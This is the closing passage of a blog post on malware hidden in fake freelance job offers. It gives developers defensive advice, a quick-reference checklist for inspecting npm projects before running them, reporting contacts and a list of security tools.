Scalable: The same malware can be repackaged for hundreds of "job postings"
Our Response
As a community, we must:
-
Share knowledge: Write about attacks you discover, warn others
-
Build tools: Create better detection for supply chain attacks
-
Pressure platforms: Demand better verification from Upwork, LinkedIn, and others
-
Educate newcomers: Help new developers understand the risks
-
Report aggressively: Every report makes it harder for attackers to operate
Call to Action
If you encounter similar malware:
-
Report to the platform: Upwork, LinkedIn, Freelancer have security teams
-
Report to npm: security@npmjs.com
-
Report to GitHub: security@github. com (if hosted on GitHub)
-
Report the C2 servers: Contact the hosting provider's abuse team
-
Share with the community: Write about your findings to help others
The security of the freelance ecosystem depends on all of us. By staying vigilant and sharing knowledge, we can make it harder for attackers to succeed.
Appendix A: Quick Reference Card
Print this and keep it near your workstation:
┌─────────────────────────────────────────────────────────────────────────┐
│              FREELANCE DEVELOPER SECURITY QUICK REFERENCE               │
└─────────────────────────────────────────────────────────────────────────┘

BEFORE ACCEPTING A JOB:
  ✓ Verify client identity (video call, company research)
  ✓ Check platform reputation (reviews, history)
  ✓ Be suspicious of urgency + high pay + new accounts

BEFORE RUNNING ANY CODE:
  ✓ Read package.json scripts: cat package.json | jq '.scripts'
  ✓ Search for danger: grep -r "atob\|eval\|new Function" .
  ✓ Use --ignore-scripts: npm install --ignore-scripts
  ✓ Run in sandbox: Use VM or Docker

RED FLAGS IN CODE:
  ⚠ atob() or Buffer.from() with encoded strings
  ⚠ new Function() with dynamic strings
  ⚠ eval() with any variable input
  ⚠ Child process execution with external input
  ⚠ Unexplained network requests

IF COMPROMISED:
  1. Disconnect from internet IMMEDIATELY
  2.  Transfer crypto to new wallet (from clean device)
  3. Change all passwords (from clean device)
  4. Revoke all sessions
  5. Full system reinstall

REPORT TO:
  • Platform (Upwork/LinkedIn/Freelancer)
  • npm: security@npmjs. com
  • GitHub: security@github. com
  • IC3: ic3.gov (US)
Appendix B: Resources
Security Tools
| Tool | Purpose | Link |
|---|---|---|
| Socket. dev | Supply chain security | https://socket.dev |
| Snyk | Vulnerability scanning | https://snyk.io |
| npm audit | Built-in security | npm audit |
| Sandworm | Dependency behavior analysis | https://sandworm.dev |
| Lockfile-lint | Lockfile integrity | npm package |
Learning Resources
-
OWASP Top 10 for Node.js
-
npm Security Best Practices
-
GitHub Security Advisories
-
NIST Cybersecurity Framework
Reporting Channels
-
npm Security: security@npmjs. com
-
GitHub Security: security@github. com
-
Upwork Trust & Safety: Through platform
-
LinkedIn Safety: Through platform
-
FBI IC3: https://ic3.gov
Disclaimer: This analysis is provided for educational and defensive purposes only. The techniques described should only be used for legitimate security research and defense. Never attempt to access systems or data without authorization. Always report malicious code to the appropriate authorities.
Share this article to help protect fellow developers. The more awareness we create, the harder it becomes for attackers to succeed.
Tags: #cybersecurity #malware #npm #supplychain #cryptocurrency #infosec #freelancing #upwork #linkedin #freelancer #remotework #developers #web3 #defi #metamask


Ghanshyam Digital
33 posts published
A Software Company delivering Softwares, Web Applications, Mobile Applications using latest technologies.
Subscribe to the newsletter
Get new posts delivered to your inbox.


 Let's talk about your project!